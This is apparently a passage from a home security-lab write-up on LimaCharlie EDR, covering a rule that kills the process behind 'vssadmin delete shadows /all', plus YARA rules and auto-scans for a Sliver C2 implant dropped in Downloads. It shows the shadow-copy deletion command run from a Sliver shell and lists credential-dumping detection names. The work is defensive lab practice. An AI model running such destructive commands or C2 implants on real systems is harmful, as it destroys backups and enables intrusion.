The screenshot shows the LimaCharlie console interface. On the left is a sidebar with navigation options: Overview, Analytics, Artifacts, Autoruns, Console, Detections (selected), Drivers, Event Collection, File System, Integrity Monitoring, and Live Feed. The main area displays a list of detections for the date 2025-02-13. The detections include events like 'Whoami Utility Execution', 'Local Accounts Discovery', 'Shadow Copies Deletion Using Operating Systems Utilities', 'Non Interactive PowerShell Process Spawned', 'HackTool - Sliver C2 Implant Activity Pattern', 'Abused Debug Privilege by Arbitrary Parent Processes', 'LSASS access', 'LSASS Dump Keyword In CommandLine', 'Potentially Suspicious Rundll32 Activity', 'Process Memory Dump Via Comsvcs.DLL', and 'Process Memory Dump Via Comsvcs.DLL'. On the right, there is a list of references for the Sigma rules, including links to Talos Intelligence, McAfee, Bleeping Computer, Hybrid Analysis, GitHub, Red Canary, and Symantec.

## 2. create a D&R rule and add to the response section

The “action: report” section simply fires off a Detection report to the “Detections” tab

The “action: task” section is what is responsible for killing the parent process responsible with deny\_tree for the vssadmin delete shadows /all command.

The screenshot shows the LimaCharlie D&R Rules configuration page for the rule 'vss\_deletion\_kill\_it'. The rule is currently active, as indicated by a green checkmark. The configuration is divided into two main sections: 'Detect' and 'Respond'. The 'Detect' section contains a list of rules that trigger the detection, including 'event: NEW\_PROCESS', 'op: and', and 'rules:'. The 'Respond' section contains a list of actions that are executed when the rule is triggered, including 'action: report', 'name: vss\_deletion\_kill\_it', 'action: task', 'command: deny\_tree', and '<routing/parent>'. The 'Advanced' section is also visible at the bottom.



### 3. Delete the Volume shadows again

We can see now the D&R rule will trigger and terminate our C2 implant process. Typing the command whoami will show that the shell was exited and will fail to return anything because the parent process was terminated.

In a real-world example, the parent process is likely the ransomware payload or lateral movement tool that would be terminated in this case.

```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
Shell exited

[server] sliver (SEVERE_YOGURT) > _
```

When we check the detections, we can see the rule was fired

The screenshot shows a security dashboard interface. At the top, there's a user profile for 'Idrees Roshan' and a search bar. Below this, a sidebar on the left contains a 'Back to Sensors' link and a sensor ID 'LAB000000.KXVWPZVTDMNUHPAXQ'. The main area displays a list of events. One event is highlighted, showing a date of '2025-02-13 20:11:08' and a rule name 'vss\_deletion\_kill\_it'. Below the event list, a detailed view of the rule is shown, including a description and a JSON configuration.

2025-02-13 20:16:27

Quick Search

+ Add Filter

You're up-to-date!

2025-02-13 20:11:08 vss\_deletion\_kill\_it lab000000.kxvwpzvtmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"COMMAND\_L

Continue tweaking your rule to allow it to account for the other ways volume shadows can be deleted, as well as other ways to make the rule more robust.

One tweak you'd certainly want to consider is using more intelligent ways of matching on the command line instead of matching on a literal string of `vssadmin delete shadows /all`. One weakness of the rule the way its written is that adding a simple space somewhere breaks our detection. For this reason, I am a big fan of using the `contains` operator to look for these command line arguments instead.

```
- op: is
  path: event/FILE_PATH
  value: C:\Windows\system32\vssadmin.exe
- op: contains
  path: event/COMMAND_LINE
  value: 'delete'
- op: contains
  path: event/COMMAND_LINE
  value: 'shadows'
- op: contains
  path: event/COMMAND_LINE
  value: '/all'
```

### Conclusions:



- Deletion of volume shadow copies is a common sign of a ransomware attack
- Created a D&R response rule that will kill the parent process when it detects an attempt to deleting the volume shadow copies

## Part 5 – Automating YARA Scanning


YARA is an open-source tool for identifying and classifying malware using customisable detection rules based on textual or binary patterns.

In this part, we are going to prepare our LimaCharlie instance for detecting certain file system and process activities to trigger YARA scans.


### 1. Add YARA rules, specifically for sliver and sliver processes



contents of this [gist](#)



## 2. Add D&R detection and response rule to generate alerts whenever a YARA detection occurs



### 3. Run a manual YARA scan to check EDR rules.

We already have a sliver implant sitting in the downloads folder to test this with.

We have detected the sliver.

The screenshot shows the SentinelOne console interface. On the left, a sidebar contains navigation links: "Back to Sensors", "LAB000000.KXVWPZVTDMNUHPAXQ", "Overview", "Analytics", "Artifacts", "Autoruns", "Console" (highlighted), "Detections", and "Drivers". The main area is titled "Console" with a "[View Docs]" link and a green icon. It displays a log of events:

- CONNECTED**: Connection established. Sensor ready to receive commands.
- ISSUED**: yara\_scan  
2025-02-13 21:05:10 yara\_scan hive://yara/sliver -r C:\Users\sywtbsa\Downloads
- YARA\_DETECTION**:  
2025-02-13 21:05:10  

```
{
  "event": {
    "FILE_PATH": "C:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe"
    "RULE_NAME": "sliver_github_file_paths_function_names"
  }
}
```
- ERROR**:  
3  

```
{
  "event": {
    "ERROR": 3
    "ERROR_MESSAGE": "done"
  }
}
```

It also shows up in the detections screen

The screenshot shows the SentinelOne detections screen. The top bar includes the SentinelOne logo, a user dropdown for "Idrees Roshan", and a search bar. The left sidebar has links: "Back to Sensors", "LAB000000.KXVWPZVTDMNUHPAXQ", and "Overview". The main area has a filter bar with "Date" (2025-02-13 21:07:48), "Range", "Quick Search", and an "Add Filter" button. Below the filter bar, a message says "You're up-to-date!". A list of detections is shown, with the first entry being:

2025-02-13 21:05:10 YARA Detection sliver\_github\_file\_paths\_function\_names lab000000.kxvwpzvtmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"FILE\_

We are going to create a new D&R rule that detects any new .exe files that appear in any users downloaded directory and responds by sending an alert for the EXE creation and kicking off a YARA scan using the sliver signature against the newly created EXE

```

event: NEW_DOCUMENT
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
  - op: ends with
    path: event/FILE_PATH
    value: .exe

```

```

- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: >-
    yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH }}"
  investigation: Yara Scan Exe
  suppression:
    is_global: false
  keys:
    - '{{ .event.FILE_PATH }}'
    - Yara Scan Exe
  max_count: 1
  period: 1m

```


#### 4. Create EDR rules to match any process that is launched from a user downloads directory.

We will create another rule that matches any process that is launched from a user downloads directory and we will be using sliver-process, the previous YARA rule we made.

The screenshot shows the Idrees Roshan EDR console interface. On the left, a sidebar lists 'D&R RULES' with a 'New Rule' button. Below this, several rules are listed: 'LSASS Accessed', 'YARA Detection', 'YARA Detection In Memory', 'YARA Scan Downloaded EXE', 'YARA Scan Process Launched Fr...', and 'Vss\_deletion\_kill\_it'. The main panel displays the configuration for the 'YARA Scan Process Launched from Downloads directory' rule. It includes a 'History' section with a 'Detect' rule and a 'Respond' rule. The 'Detect' rule is configured to trigger on a 'NEW\_PROCESS' event where the file path starts with 'C:\Users\' and contains '\Downloads\' and ends with '.exe'. The 'Respond' rule is configured to report the event, execute a task that runs 'yara\_scan' against the process, and suppress further alerts for a period of 1 minute.

## 5. Test it

When we remove the Sliver payload and add it back into the downloads file, we trigger the detections. The Sliver was found automatically.



The screenshot shows the Detection Center interface. The left sidebar contains a menu with 'Sensors', 'Query Console BETA', 'Artifacts', 'Dashboard', 'Detections' (selected), and 'Automation'. The main area is titled 'Detections [View Docs]'. It features a search bar with 'Search Idrees Roshan' and a 'Quick Search' button. Below the search bar, there are filters for 'Source' (a dropdown menu), 'Date' (a date range selector), and 'Range' (a range selector). A 'You're up-to-date!' message is displayed. The detection list shows two events:

Date	Time	Event
2025-02-13	21:26:59	YARA Detection sliver_github_file_paths_function_names lab000000.kxvwpzvtmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event": {"FILE_PATH": "C:\\U
2025-02-13	21:26:58	EXE dropped in Downloads directory lab000000.kxvwpzvtmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event": {"FILE_PATH": "C:\\U

To test the D&R rules that scan all processes launched from the downloads directory we can kill and execute the Sliver payload to create a NEW\_PROCESS event.


Administrator: Administrative Windows PowerShell

```
PS C:\Users\sywtbsa\Downloads> Get-Process SEVERE_YOGURT

Handles  NPM(K)  PM(K)  WS(K)  CPU(s)  Id  SI ProcessName
-----  -
173      14      22456  64576  0.44    528  2 SEVERE_YOGURT

PS C:\Users\sywtbsa\Downloads> Get-Process SEVERE_YOGURT | Stop-Process
PS C:\Users\sywtbsa\Downloads> C:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe
PS C:\Users\sywtbsa\Downloads>
```

When we check the Detections tab, we can see that the execution was detected successfully



The screenshot shows the Detection Center interface. The left sidebar contains a menu with 'Sensors', 'Query Console BETA', 'Artifacts', 'Dashboard', 'Detections' (selected), and 'Automation'. The main area is titled 'Detections [View Docs]'. It features a search bar with 'Search Idrees Roshan' and a 'Quick Search' button. Below the search bar, there are filters for 'Source' (a dropdown menu), 'Date' (a date range selector), and 'Range' (a range selector). A 'You're up-to-date!' message is displayed. The detection list shows two events:

Date	Time	Event
2025-02-13	21:35:32	YARA Detection in Memory sliver_strings lab000000.kxvwpzvtmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event": {"PROCESS": {"BASE_A
2025-02-13	21:35:31	Execution from Downloads directory lab000000.kxvwpzvtmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event": {"BASE_ADDRESS": 10092544

## Conclusions:

- Created YARA rules to detect certain file system and process activities.
- Created EDR rules to alert a YARA detection
- Created EDR rules that automatically YARA scan downloaded EXEs
- Created EDR rules that automatically scan processes launched from downloads directory
- Using the YARA detection we can find C2 implants the second they are launched